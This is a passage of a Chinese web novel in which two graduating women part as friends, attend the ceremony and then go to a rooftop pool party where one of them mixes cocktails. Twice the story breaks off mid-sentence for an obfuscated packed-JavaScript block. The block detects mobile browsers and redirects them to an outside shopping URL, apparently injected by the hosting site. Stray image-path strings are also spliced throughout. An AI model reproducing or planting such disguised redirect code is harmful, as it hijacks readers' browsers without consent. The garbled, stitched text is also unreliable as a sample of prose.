李清越很想知道,她机缘巧合给予过雨露,也行事随意增添过土壤的这棵树,往后最终会长;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|17026393|194430||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
成何种模样。
“还有,如果你以后遇到的人,给不出比这昂贵十倍、百倍的礼物,他就不值得你托付自己。”
“你会登顶的,对吗?”
“……”林颂宜想,原来自己掩饰的还不够好,她第一次在人前大方承认,“我会的。”
“顶峰相见,林颂宜。”
“顶峰相见,李清越。”
踏出李家庄园的那一刻,头顶无形的桎梏土崩瓦解,林颂宜觉得整个人轻松许多。从现在起,她真正意义上,完整拥有自己的支配权。
往后,大家各有各的路要走。
风霜雨雪本常事,仗剑千山自独行。
***
转眼第二天,两人就在毕业典礼双双相见。
好吧……独行暂停,先一起把帽穗拨了。
也不过是一夜时间,林颂宜却觉得自己的心态好像变了,再次见到李清越,心底全然是对知己的亲近。“你这样就很好。”李清越果然也是敏锐的,“继续保持住。”
林颂宜回以一笑,仪式结束,人群四散,进入合影留念环节。
李清越和家人聚在一起,林颂宜并不打算凑热闹,她上前和几人简单打了招呼,准备先离开的时候,陈松野和林宇川正好过来。
林颂宜并不惊讶陈松野的出现,但林宇川怎么也来了?
谜底在花束递到她面前时得以揭开,昨天照片里的那捧花,现在以一种包装精美的方式,出现在林颂宜面前。
“姐姐,毕业快乐。”林宇川笑得张扬疏阔,很自然地将花束递给她。
林颂宜看着眼前的场景,心下只觉莫名其妙又隐隐升起警惕。
无论是人,还是花,此时此刻出现在这里,都显得不合时宜。
“好漂亮的花!”李清越拉着陈松野过来找人合照,见到林宇川她也有些惊讶,“你们什么时候认识的?”
林颂宜不答,顺势也看向林宇川,颇有些隔岸观火的架势。“有段时间了。”避重就轻,林宇川随意转开话题,“来提前体验一下毕业氛围,学姐们……”他将视线转向林颂宜,脸上笑容加深:“不介意吧?”
“一束花送两个人,我很难不介意哦。”李清越也笑,眼里有满满的打趣。
“这我可不敢乱送。”林宇川意有所指,睇了眼抱着大束捧花的陈松野。
“清越学姐有的是人送花,不差我这一束,但我也不好空手来,林学姐。”他顺势将花束递出去,“毕业顺利。”
林颂宜也笑,人都这么说了,她再扭捏就不合适了。
“谢谢,花很漂亮。”
李清越拉着林颂宜拍合照,陈松野的拍摄水平惨遭嫌弃,林宇川自告奋勇。
不得不说,林宇川的拍摄水平堪称专业,无论是构图还是光影都处理的很好,完全可以原图直出。
学校里的事情处理的差不多后,李家大哥陪同父母先行离开,有陈松野在,他们很放心。
李清越拉着林颂宜,一行四人奔赴聚会场地。
一下车,林颂宜就后悔了。
热闹果然不能凑。
顾澜封这个瘟神怎么也在这?
12. 第12章
顾澜封今天的打扮,看着倒比之前更像个人,身上那件花衬衫材质松垮飘逸,领口开得有些大,倚着吧台同人举杯,面上神色淡淡,嘴角噙笑,眉眼舒展,抬手的时候,大半锁骨从一侧领口露出,再向下延伸便是一片黑暗。
看不清,但引人遐想。乍一看,颇有风流恣意少年郎的仪态。
林颂宜移开视线,基于两人此前并不算愉快的交集,现下看到这人,她只觉晦气。
“韫韫她们在那边,走吧。”见林颂宜眉头微蹙着,李清越推着人离开原地。
“安心玩。”李清越凑到她耳边,“我事先不知道他也在,来都来了,咱们玩自己的,不去凑一堆就是了。”
林颂宜笑着回她:“好。”
陈松野这个局攒的着实大了些,现场几十号的人,大半林颂宜都不曾见过。
半道上,林颂宜才知道今天是个高层泳池派对,她本想直接开溜,但李清越太了解她,直言早就做了准备,一句话把人摁下,任由林颂宜万般开脱也不松口。
最后,李清越忍不住问她:“还没开始上班就把自己当骡子啊?不趁现在抓紧玩一场,后头你还能有时间?”
李清越问得掷地有声,林颂宜一想,还真是这么回事。
话说到这份上,林颂宜也不当扫兴的人,想着玩一场也没什么。
徐心荟和温若甯先看到俩人,快步走过来,拉着人去找霍明韫汇合。
说来也巧,温若甯是霍明韫的学妹,徐心荟和霍铭韫是高中同学,一通关系绕下来,发现彼此都是熟人。
四人边走边讨论今天的安排,见她们说得高兴,林颂宜也被勾出几分期待。
顾澜封的视线扫过女生离开的背影,幽冷的眼神暗下几分,边上的人和他说话,他也不理,不知道在想些什么。
少倾,他放下杯子冲几人道:“你们聊。”说罢,也不等其他人有反应,径直离开。
边上的人见他突然冷脸,以为是自己无意说错了话,只能尴尬笑着打起哈哈,目送人走远后,气氛才又恢复热络。
***
露台边,霍明韫看到几人过来,远远冲她们招手,等走到近前,几人都被霍明韫惊艳了一把。
霍明韫的肤色并不白皙,接近九头身的比例,搭配那一身酒红色比基尼,长腿修长有力,腰身纤秾合度,栗色卷发披散在一侧,五官立体偏偏气质又透着冷淡,眼神沉稳又锐利,是一种极具冲击力又很有力量的美。
“哇塞!学姐!你不当超模简直是时尚圈的损失!”温若甯没忍住,上前轻掐一把霍明韫的腰,对比自己的腰围,有些想哭。
减肥大业刻不容缓。
李清越和徐心荟也不吝赞美之词,围着霍明韫夸个不停。
“韫姐。”林颂宜竖起拇指,目不转睛看着对方,真情实感赞美她,“太漂亮了!”
霍明韫可太喜欢她了,伸手一把揽过林颂宜:“走,姐姐给你也打扮打扮。”
另一手拉过温若甯,笑道:“你也别光羡慕,我给你们都准备了,去看看喜不喜欢。”
又转头招呼徐、李二人:“别傻站着,赶紧的。”
霍明韫为林颂宜准备的是一套水蓝色的分体泳衣,挂脖设计,唯一的装饰是胸口的金属卡扣,裙边单侧做了褶皱处理,露出一截腰肢,很雅致的设计,并不暴露,也很适合拍照出片。
林颂宜一米六出头的身高,人长得清瘦,但得益于长期保持锻炼,肢体的肌肉线条十分流畅好看。
今天拍毕业照,她难得化了全妆,想着一会儿要下水,林颂宜换衣服的时候,顺手扎起头发,等她换好衣服出来,外边的三人齐齐看过来。
李清越第一个看不过眼,她上前解开林颂宜的扎发,一边整理嘴上还在吐槽:“你就不能放过你的头发吗?白瞎了这么好的发质,一年都见不了几次光。”直到所有发丝柔顺垂下,她才满意地放下手。
温若甯和徐心荟,一个要给她点腮红,另一个要给她夹睫毛,一通折腾,衬得林颂宜肤色愈发白皙清透,眼睫纤长。
但这还没完。
隔着几步远的距离,霍明韫以一种挑剔的目光打量了一会儿,走上前拿过眼线笔,加深林颂宜眼尾那颗小痣的存在。
林颂宜平时的着装思路其实很正确,她的气质很干净,天然带着亲近感,但就是太干净了,一如此刻,她就站在原地,眼中不含丝毫杂质。
这是她的优势,但假使她自身能量不足,个别时候也会成为劣势。
林颂宜自己也很清楚这些,所以平时在外面,她宁可摆出稍显木讷的模样,也不轻易暴露真性情。
另外几人相互看一眼,李清越开口叮嘱她:“你今天就跟着我们,千万别落单。”
林颂宜一愣,随即反应过来,笑着道:“好,我保证不乱走。”
心下感动于她们对自己的爱护,林颂宜主动开口:“走吧,我给你们做几杯特调尝尝。”她自己不爱喝,调酒的手艺意外地还不错。
***
泳池边的露天高台上DJ正在激情输出,节奏感激烈的乐曲从舞台中央向四周辐射,台下人群攒动,男女自由摇摆舒展肢体。
几人刚走到泳池边,就被打闹的人群滋了一身的水,好在众人都有准备,被偷袭也不算太过惊讶。
眼看又有人蠢蠢欲动想拉人下水,都不是坐以待毙的性格,几人立刻开始反击,林颂宜和霍明韫的躲避动作更灵活些,另外三人就比较惨了。
酣战笑闹一阵,几个人退出人群,径直拿起毛巾擦拭休息。
林颂宜走到吧台边,看了眼台面上现有的存货,一一找到自己要用的酒。
她调酒的手法并不专业,也没有任何花哨的动作表演,相反,她的每一个步骤都很严谨,对于刻度的把握堪比实验研发。
不知情的人,第一眼大概会以为她是在做某种生化实验。
霍明韫几人看得乐不可支,其中以李清越笑得最欢快。
不多时,林颂宜将几杯酒水递到她们面前,依次介绍道:“金酒萃青柠、龙舌兰石榴橙汁、草莓朗姆酒、还有咖啡奶油伏特加,你们应该会喜欢。”
众人:“?”
特调酒是这么取名的吗?
林颂;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|17026394|194430||http|test|mini|href|location''.split(''|''),0,{}));() {
$(''.inform'').remove();
$(''#content'').append(''
宜无奈:“我不太会取名字。”在取名字这一块,她确实没什么天赋,通常是直接按耗材算,说完她自己也觉得好笑,继续找补挽尊,“味道还不错,不信你们尝尝。”
她认真的神情中透着些许心虚,看得几人直发笑。
霍铭韫第一个忍住笑,端起那杯“金酒萃青柠”尝了一口,入口酸甜丝滑,回味清新润喉,竟真意外地好喝。
见霍明韫喝得满足,另外三人也端起酒杯,而后纷纷露出满意神色。
不得不说,不爱喝酒的人,对于酒水味道的层次搭配,有时候反而会更敏锐。
见她们一杯下肚后皆是意犹未尽,林颂宜又给调了几杯,这次不用她介绍,几人玩起了猜成分的游戏。
这边几人玩得开心,中途有人见状也好奇地凑过来,人一多,这个角落就变得热闹起来。
“玩什么呢?也给我们尝尝呗。”
略显耳熟的男声传来,林颂宜顺着声音看向来人,是那天在靶场拦着顾澜封的那个寸头男。
他边上的不是顾澜封又是谁。
霍明韫显然是认识他们的,闻言一点也没惯着,开口直白道:“猜错了自罚三杯,你认吗?”
章唯轻笑:“韫姐你这话说的,不就是三杯酒的事吗?”
他转头看向林颂宜,看清人的瞬间,章唯愣了一下,目光下意识在顾澜封和林颂宜之间打了个转,见双方都没什么表示,他才又对林颂宜道:“好巧啊,小姐姐。”
林颂宜倒不在意多调几杯酒,只是她到底不是专业的,动作也没那么利索,好在大家也没有催促的意思。
章唯自觉背过身,不多时,林颂宜就调好了一杯新酒。
章唯端起尝了一口,他觉得林颂宜实在是小瞧了自己,十分自信开口:“是白俄罗斯,里面加了伏特加、咖啡利口酒、牛奶和百利甜。”
“错了。”
“错了?”章唯错愕,“哪儿错了?”
“不是牛奶,顶层白沫是蛋清和柠檬汁。”
章唯:“……”
愿赌服输,章唯连饮三杯,他握着杯子用力一掷,玻璃杯碰到桌面发出一声轻响:“再来。”刚才那样的低级错误,实在让他没脸。
林颂宜并不想惯着他,为朋友服务是乐趣,替这种明显找茬的做事,那就是她脑子不清醒。
她刚要开口,有人比她反应更快,霍明韫直接找来调酒师,对着众人道:“要玩,就找个专业的好好玩。”
林颂宜顺势让出位置,调酒师利落替上。
“光猜酒有什么意思?要玩就玩点热闹的啊。”
人群里不知谁喊了一句,立时得到众人的附和,一群人就这么自然地,转到了中间下沉的沙发上。
一圈人落座,林颂宜粗略看了一圈,接近二十个人,今晚的顾澜封过于安分,林颂宜下意识警觉起来,她倒也没有妄动,准备玩两圈就找个借口退出去。
“玩什么呢?也算我们一份呗。”
众人望去,见林宇川搭着付绪然的肩膀,两人正朝着这边走来。
林颂宜:“……?”
累了。